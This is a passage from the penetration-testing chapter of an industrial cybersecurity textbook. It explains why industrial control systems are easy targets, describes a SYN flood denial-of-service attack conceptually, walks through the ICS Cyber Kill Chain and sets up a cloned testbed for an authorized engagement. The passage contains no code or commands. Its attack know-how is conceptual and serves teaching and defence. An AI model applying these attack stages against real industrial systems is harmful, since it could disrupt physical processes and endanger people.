Industrial Cybersecurity

Second Edition

Efficiently monitor the cybersecurity posture of your ICS environment

Pascal Ackerman

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Pascal Ackerman is a seasoned industrial security professional with a degree in electrical engineering and over 20 years of experience in industrial network design and support, information and network security, risk assessments, pentesting, threat hunting, and forensics. After almost two decades of hands-on, in-the-field, and consulting experience, he joined ThreatGEN in 2019 and is currently employed as managing director of threat services and research. His passion lies in analyzing new and existing threats to ICS environments and he fights cyber adversaries both from his home base and while traveling the world with his family as a digital nomad.

Pascal wrote the previous edition of this book and has been a reviewer and technical consultant of many security books.

I want to thank my wonderful wife and loving daughters, for helping, supporting, and encouraging me throughout the process of writing this book.

Additionally, I'd like to thank the ICS security community for helping me during the many hours of research. Many of you have helped me, directly or indirectly, by pointing me in the right direction, writing an article or related book, or just being there for me when I needed to bounce ideas off you.

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He holds a BS in electrical engineering and an MBA in business strategy. He holds a multitude of industry certifications, including CISSP, CISA, and CISM.

First, thanks to the Almighty for His guidance. I'd like to thank my wife, Rabea, and our three children, Zaeem, Zaafirah, and Zakariyya, for their daily support and patience. To my parents, relatives, friends, and colleagues, thank you for guiding and supporting me. I'd also like to thank Packt Publishing for the opportunity to review this wonderful book.

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Penetration Testing ICS Environments

In this chapter, we will be talking in detail about the tools, techniques, methodologies, and activities that are used when performing penetration tests in the **industrial control system** (**ICS**) environment. We will learn how penetration tests are the most effective if they're based on real-world attack **tools, techniques, and procedures** (**TTPs**) by referencing the Cyber Kill Chain. We will also discuss how to perform penetration test engagements with no risk to the production process, by building a test bed and approximating the industrial environment under scrutiny. By the end of this chapter, you will have gained the required knowledge and hands-on experience to perform these types of assessments yourself.

We will cover the following topics in this chapter:

- Practical view of penetration testing
- Why ICS environments are easy targets for attackers
- Typical risks to an ICS environment
- Modeling pentests around the ICS Kill Chain
- Pentesting results allow us to prioritize cybersecurity efforts

- Pentesting industrial environments requires caution
- Exercise – performing an ICS-centric penetration test

Practical view of penetration testing

We discussed penetration testing briefly in previous chapters, but throughout this chapter, we will look at the concept from a practical perspective, detailing how pentests that are performed properly can significantly increase the effectiveness of your security program and allows for a better return of investment. It does this by allowing you to plan and prioritize your cybersecurity budget and efforts.

We will start our discussion by looking at why ICS environments make such juicy targets.

Why ICS environments are easy targets for attackers

Let's quickly discuss why ICS make such an easy target. This is relevant because it portrays some of the methodologies and angles used in pentesting these environments. To summarize, ICSes are considered easy targets for the following reasons:

- By design, an ICS is meant to be open in nature, easily accessible to the people working with them, and leave little in the way of barriers for systems to interconnect. This open nature often introduces common weaknesses in the system such as the following:

  - Default or easily guessable passwords (if there are passwords defined at all)

  - Default system configurations that allow us to easily connect to/share/access resources

  - User and process privileges that allow too much system access

  - Lacking or missing security controls

  Additionally, because security was not a design consideration for ICS or its components, security controls such as encryption, **authentication, authorization, and accounting** (**AAA**), and logging are topically non-existent out of the box and difficult to impossible to add after the fact.

- An ICS is often a proprietary collection of systems, put together by a vendor in a very specific way to make the ICS operate in a specific way. Changing a single component of the ICS, such as by installing an application or OS patch, could offset this delicate balance. Therefore, the systems that comprise an ICS often run unpatched, outdated, or even obsolete software, OSs, and firmware.
- ICS operators are often not in the business of performing cybersecurity, at least not to the extent of an organization running an online store. Therefore, cybersecurity awareness training is often lacking or non-existent, making these ICS operators easy prey for social engineering attacks.
- Low margins on production processes.

Spinning around what we've just discussed, let's talk about the typical risks to an ICS environment.

Typical risks to an ICS environment

Due to the characteristics of a typical ICS, the following risk categories can be found in most ICS environments:

- **Denial of service attacks**: By far the biggest risk to the ICS is **denial of service** (**DOS**) attacks (remember, uptime and availability is the main focus of an ICS). DOS attacks are based on overloading target resources to the point where legitimate users can no longer interact with the target system. A classic example of a DOS attack is the SYN flood, where the attacker bombards the target system with so-called SYN packets – packets where the TCP SYN flag is set. SYN packets are the first packets in the three-way TCP handshake and establish a connection between two systems. After receiving the SYN packet from the attacker, the target will allocate some resources (a socket) to respond to the SYN packet with a SYN/ACK packet (a packet where the TCP flags called SYN and ACK are set) to tell the attacker, "I am ready to establish a connection." In a normal handshake, the originator (the attacker) is supposed to respond with a SYN/ACK at this point. By omitting this last step, the attacker effectively leaves the connection half open, wasting the resource located by the victim. Now, imagine creating thousands of these half-open connections; the victim system will quickly run out of resources and start to become overloaded. What makes these types of attacks especially dangerous in ICS environments is the fact that most of the equipment in these environments is already underpowered, and it's often overloaded to perform their regular tasks. If you start putting extra stress on them, they will buckle quickly under the additional load.

- **Physical security**: Physical security remains an often forgotten part of ICS (cyber) security. However, the truth is that if an attacker makes it into the ICS environment, there is no end to the harm he or she can do.
- **Vulnerabilities in outdated OSs, software, PLC/IO/controller firmware, and the applications that run the ICS processes (think HMI/PLC programs)**: Because of the several reasons we discussed in the previous section, ICS firmware, software, OSs, and applications are often not updated regularly. This allows an attacker to use exploits that are often completely obsolete on the regular IT network. As an example, the Conficker worm that made the headlines in late 2008 (`https://antivirus.comodo.com/blog/comodo-news/conficker-worm/`) can still be found on some ICS environments, mainly because the underlying vulnerability (MS08-076) that allowed the worm to propagate was never fixed. And don't get me started on WannaCry (MS17-010).
- **Malware**: Along the lines of the previous risk category, malware is devastating to the ICS environment. Not only can malware thrive in the ICS's unpatched network infrastructure, but it will also cause significant damage while running rampant. Ransomware takes the crown in this category, with damages in excess of 10s of millions of dollars starting to be the norm.
- **Sniffing, guessing, and cracking of passwords**: With the implementation of lax security policies, outdated software, and a lack of encryption on ICS networks, sniffing, guessing, and cracking password hash dumps is a lucrative business for an attacker.
- **Social engineering**: As we discussed in the previous section, ICS operators are more susceptible to social engineering attacks, just because their main focus is not cybersecurity but getting their product out the door as efficiently and as cost effectively as possible.

A well-planned penetration testing exercise will cover all these risk categories and will follow a methodical approach, based on real-world attack scenarios. In the next section, we will discuss how we can add real-world attack scenarios to our pentest efforts by modeling them for the ICS Kill Chain methodology.

Modeling pentests around the ICS Kill Chain

As we discussed in the previous section, ICS environments are ideal targets for attackers with inherent risks associated with the uniqueness of the ICS environment. Because of these unique characteristics and the architecture of ICS environments, serious attackers will follow a unique approach to attack the industrial network (kill chain). It makes sense to model a pentest around this unique attack approach. One of the best writeups detailing this attack approach comes in the form of the industrial control system Cyber Kill Chain, as presented by the SANS institute, which can be found here: `https://www.sans.org/reading-room/whitepapers/ICS/industrial-control-system-cyber-kill-chain-36297`.

Let's start our discussion by explaining the Cyber Kill Chain.

The Cyber Kill Chain explained

The concept of the Cyber Kill Chain was first created by analysts of the military defense corporation Lockheed Martin. They published a paper in 2011 describing the concept, which they initially called the **Intrusion Kill Chain**. The purpose of the Intrusion Kill Chain concept is to help with the decision-making process during potential (physical) attacks or intrusions.

In the realm of cybersecurity, the Intrusion Kill Chain is known as the **Cyber Kill Chain**.

The Intrusion Kill Chain

The Intrusion Kill Chain describes a process that is executed against a target with the intention of producing a desired effect (objective). It is portrayed as a chain of events because it is made up of a series of execution stages, where interrupting or mitigating any execution stage would result in breaking the chain and stopping the attacker from obtaining its objective.

The Intrusion Kill Chain describes each step or stage in an advanced attack by means of a seven-step sequence of procedures. The chain approach makes identifying and understanding each stage of the attack easier. The following diagram shows the seven Intrusion Kill Chain stages:




Figure 17.1 – Intrusion Kill Chain stages

The model was designed with corporate environments in mind and as such, it is not totally fitting to apply to the ICS environment, mainly due to the nature of these environments and the attacks targeting them. The following section will describe an adapted model, specifically targeting the ICS environment.

The ICS Cyber Kill Chain

Due to its unique features and deployment, the ICS requires considerable knowledge about the target's industry – the ICS environment – to be able to carry out a successful attack. These unique challenges of an industrial control system require the attacker to avoid interfering with the multitude of sensors and controls and automation devices while performing the attack, as well as being able to pivot through multiple layers of networks that are usually found in such environments (the internet to enterprise networks, to the industrial network to enclaves, and so on).

To put these unique challenges into perspective, the SANS Institute (`https://www.sans.org/about/`) published a report in 2015 that adapts the Cyber Kill Chain to industrial control system environments. This report expands upon the original Intrusion Kill Chain stages by, among other things, dividing the stages into two distinct phases, with the purpose of articulating the ICS characteristics. The following diagram shows the first phase of the ICS Kill Chain:




Figure 17.2 – Phase 1 of the ICS Cyber Kill Chain

This first phase is quite similar to the original Kill Chain model and corresponds to what was traditionally called **espionage or intelligence operations**. Phase 1 reflects the activities and processes of a structured and targeted attack campaign aimed at obtaining the initial foothold into an organization's enterprise/business network. Within this model, the following stages take place:

- **Planning**: This is the first stage of the first phase of the attack and includes reconnaissance tasks that aim to collect relevant information about the target. Typically, this involves the attacker perfuming targeted research using **open source intelligence** (**OSINT**). The reconnaissance process leverages publicly available information such as search engines, corporate blogs, product notes, employee's social media and support forum posts, as well as the use of Shodan and Censys type tools. All these efforts aim to identify the target's public presence and potential weak spots.
- **Preparation**: The objective of the preparation stage is to plan out the attack path to gain an initial foothold into the target network. This stage may include both preparing the exploit to use in following stages, as well as selecting the victim system(s) for the attack. During this phase, the appropriate tools for the exploit and target will be selected and tested. Both the distinct tasks explained in this stage may take place, but neither is necessarily performed here.
- **Intrusion**: The intrusion stage includes any attempts to access the target networks and systems, regardless of whether these attempts are successful. If the attacker does successfully gain access to the target's network or systems, the attacker shall then try to exploit the target with the purpose of installing some form of persistence into the target environment to ensure their future access.
- **Management and enablement**: After successfully intruding the target network, the attacker will want to manage the access they've obtained. For this purpose, the attacker often deploys one or more **command and control** (**C2**) systems. This allows the attacker to set up reliable channels in the victim's (enterprise) network by means of implants. We looked at the PoshC2 command and control structure back in *Chapter 16*, *Red Team/Blue Team Exercises*.
- **Sustainment, entrenchment, development, and execution**: In this stage, the attacker will try to accomplish the goals and objectives of the first phase of an industrial cyberattack. Common objectives of the first phase include finding the industrial systems or equipment that are going to be part of reaching the second-phase objectives. If the target has a segmented network, the objective is to find a way to pivot into the industrial segment/network. Successfully completing this stage indicates the beginning of the second phase of the attack.

When the attacker has successfully compromised the target, phase 1 of the ICS cyberattack is considered complete. The attack will continue with the second phase. Note that in some cases, phase 1 of an attack is not implemented. This can be the case where access to the industrial network is gained some other way, such as through an internet exposed ICS system or device or if the attacker comes in through a supply chain compromise, such as a breached vendor or engineering/support company.

The following diagram shows the second phase of a typical ICS cyberattack:




Figure 17.3 – Phase 2 of the ICS Cyber Kill Chain

In the second phase, knowledge that was collected during the first phase of the attack is used to prepare the attack on the ICS environment. This phase could follow directly after successfully completing phase 1, but a delay between phases is possible.

Typically, the following stages are part of the second phase of the Cyber Kill Chain:

- **Planning**: During the planning stage of the second phase, the attackers will plan the attack path, choose and define any tools and exploits that will be used, and generally try to make sure they develop their capabilities so that they successfully complete the unique challenges for the target's ICS environment.
- **Validation**: During the validation stage, the attacker will certify the (new) capabilities required for the ICS attacker in an identical or similar environment as the victim's ICS setup. The idea is that by practicing the attack on a simulation of the victim's environment, the attackers get the chance to test, plan, prepare, and practice the attack, with the hope to avoid mistakes that can prevent them from reaching their objectives. This is a great challenge for the attackers, since simulating an entire system such as those used in ICS environments is a highly complex and time-consuming task.
- **ICS attack**: This is the final stage of the ICS Cyber Kill Chain. During this stage, the attackers will perform the ultimate objective of the entire cyberattack. This is what the attack is all about. The objective can vary from stealing secret information, disrupting the production process, industrial espionage, hacktivism goals, or even more sinister objective such as causing damage or harm to the environment or employees.

With that, we've explained the ICS Cyber Kill Chain, detailing how attackers go through distinct attack phases and stages to reach a certain objective. Next, we will learn how to use this model while performing penetration testing engagements.

Pentest methodology based on the ICS Kill Chain

So, how does this fit into the task at hand; that is, performing ICS penetration test engagements? Let's look at a high-level overview of the ICS Cyber Kill Chain:



Enterprise Attack
Pivot to Industrial Environment
Attack Industrial Environment
Reach ultimate objective of attack

Figure 17.4 – High-level ICS Cyber Kill Chain overview

Here, we can see that there are four main steps:

1. Getting into the enterprise network (unless we are lucky enough to find internet exposed industrial equipment).
2. Find a way to pivot into the industrial environment.
3. Find a path to the objective by attacking and exploiting the industrial environment.
4. Once the path has been laid out, fulfill the ultimate objective of the attack.

To make our penetration test engagement as accurate as possible to the real-world attack approach, we shall tailor the engagement around these four main steps. The specific implementation (tools, techniques, and procedures used) of the engagement should be tailored to the target organization and environment and take into account aspects such as rules of engagement (what is off limits, when, what, how, and so on), the target's ICS environment, and other unique characteristics.

We will learn how to implement the ICS Cyber Kill Chain modeling shapes in a plan of attack in the upcoming exercise for this chapter.

Pentesting results allow us to prioritize cybersecurity efforts

When you combine a pentest with the vulnerability mapping efforts of a risk assessment, you can benefit from the added accuracy of the **likelihood** metric in the risk equation. By performing a penetration test that validates the exploitability of vulnerabilities in your ICS environment, which takes all the aspects and factor/circumstances of that environment into consideration, you attach confidence to the risk scoring those results from the risk assessment process. With this additional confidence, we can prioritize mitigation efforts, which allows us to address the truly biggest risk factors first, thereby increasing the overall return on investment of the risk assessment process and the security program as a whole.

Pentesting industrial environments requires caution

So far in this book, we have discussed the potential risk to the ICS environment by performing many active security monitoring activities. Penetration testing is the ultimate active scanning and interrogation activity you can perform on the ICS environment. The assessment has us scanning, probing, poking, fuzzing, attacking, exploiting, and stressing the systems and devices that we agreed on before and are sensitive to this kind of abuse as it is.

As such, we should take extra care when performing the pentest activities on an ICS environment. At a minimum, the production process should be completely stopped, and the right people who can help recover systems and devices when things go wrong should be involved. But more ideally, we should create an approximation of the ICS environment to perform the pentest activities on, or leverage the test environment an organization has, if you are lucky enough to engage a customer with the resources to run a test environment.

In the following section, we will discuss creating an approximation of the industrial environment.

Creating an approximation of the industrial environment

We talked about creating an approximation of the target ICS environment for the purpose of testing and scanning previously, in *Chapter 15*, *Industrial Control System Risk Assessments*. To reiterate, we want to avoid performing scanning, probing, hacking, exploiting, and other intense activities directly on the ICS equipment to avoid running the risk of breaking the production process or the equipment we are testing. To do these pentest activities in a safe environment, a copy of the ICS environment should be created And because it is often not feasible to do a one for one clone of such an environment, we should make an approximation of the environment, where we take a sample of each unique device or system and replicate it in a testbed.

Now, let's get our hands dirty by completing some penetration testing activities.

Exercise – performing an ICS-centric penetration test

For this chapter's exercise, we will be performing a penetration test engagement on the same Company Z we used as a target in *Chapter 16*, *Red Team/Blue Team Exercises*. The exercise will mainly concentrate on pentest activities for the industrial environment since *Chapter 16*, *Red Team/Blue Team Exercises*, already showed the enterprise side of things in detail. We will include the high-level planning for the enterprise side of the pentest engagement in this chapter.

Preparation work

Just like a red team assessment, we need to prepare the engagement. Details such as scope, timelines, allowed attack methods, and logistics such as target asset information, engagement deliverables, and any restrictions on when the pentest activities can be performed should be discussed, detailed, and written down in a contract to avoid any misconceptions.

Setting up the test environment

For this exercise, we will be setting up a test environment that covers all the systems and equipment for the entire ICS environment of Company Z. The only time we will not be using this test environment is when we are performing the first step – attacking the enterprise environment of the engagement. Unless explicitly denied, a comprehensive (ICS) penetration test should reveal any vulnerabilities (and their exploitability) that can be discovered on the public IP subnet of the target. Most organizations will have you include the enterprise network as part of the ICS penetration test that touches live/production systems, leaving the industrial network to be built in a test environment. With Company Z. we are lucky as we can build a test environment for the entire ICS environment that spans the enterprise and industrial network.

Note that if you can, building a test setup for the target environment is always the preferred method of performing penetration testing engagements.

Cloning the environment

As part of the engagement scoping work, we received the following ICS architecture drawing from Company Z:




Figure 17.5 – Company Z – ICS architecture

As we can see, several systems and devices are identical (or close enough for us to approximate their presence with a single system in our testbed). Now, if we combine any duplicate/similar systems, we can narrow down our testbed architecture to the following:




Figure 17.6 – Company Z – Pentest testbed architecture

At this point, we can use a combination of physical hardware, virtualization technologies, and devices and systems found in Company Z's spares department to create the testbed. We will install all the correct firmware for the physical devices, where possible do a **physical to virtual** (**p2v**) conversion of the workstations and servers, and simply clone (copy) the virtual machine for the OSes in place. The advantage of p2v or cloning is that we copy all the settings, users, applications, and the patch level of the workstation or server into our testbed. For switches, routers, and firewalls, we want to install the exact firmware revision and export the running config of the production system and then apply it to our testbed. Once we have finished this process, we will have a close approximation of the production environment that we can use to perform our pentest activities on, without running the risk of messing up production or damaging critical assets.

Let's start the pentest engagement activities by discussing attacking the enterprise environment.

Pentest engagement step 1 – attacking the enterprise environment

